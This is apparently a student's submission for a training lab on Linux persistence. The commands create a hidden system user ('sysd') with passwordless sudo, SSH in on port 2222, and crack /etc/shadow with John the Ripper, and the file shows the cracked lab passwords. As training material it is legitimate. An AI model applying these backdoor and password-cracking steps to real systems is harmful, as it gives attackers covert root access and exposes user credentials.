Module 6 Challenge Submission File

Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created.

useradd sysd --no-create-home

2. Give your secret user a password.

sudo passwd sysd

3. Give your secret user a system UID < 1000.

sudo usermod -u 998 sysd

4. Give your secret user the same GID.

sudo groupmod -g 998 sysd

5. Give your secret user full sudo access without the need for a password.

Went to the etc folder and went to the sudoers file and edited the premisions for the sysd user.

sysd ALL=(ALL) NOPASSWD:ALL


6. Test that sudo access works without your password.

```
User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL

$ sudo -1
```

Step 2: Smooth Sailing

1. Edit the sshd_config file.



Step 3: Testing Your Configuration Update

1. Restart the SSH service.

sudo systemctl restart ssh

2. Exit the root account.

su sysadmin

3. SSH to the target machine using your sysd account and port 2222.

ssh sysd@192.168.56.105 -p 2222

4. Use sudo to switch to the root user.

sudo su

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222.

ssh sysd@192.168.56.105 -p 2222

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file.

sudo su
john etc/shadow

```
You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@scavenger-hunt:/# john --show /etc/shadow
sysadmin:passw0rd:18387:0:99999:7:::
student:Goodluck!:18387:0:99999:7:::
mitnik:trustno1:18387:0:99999:7:::
babbage:freedom:18387:0:99999:7:::
tovelace:dragon:18387:0:99999:7:::
stallman:computer:18387:0:99999:7:::
turing:lakers:18387:0:99999:7:::
sysd:secret:19478:0:99999:7:::
```

I had previously cracked the password in the /etc/shadow file but my computer fell asleep and it signed me out of the VM so i had to log back in and use the john --show /etc/shadow to display them again.

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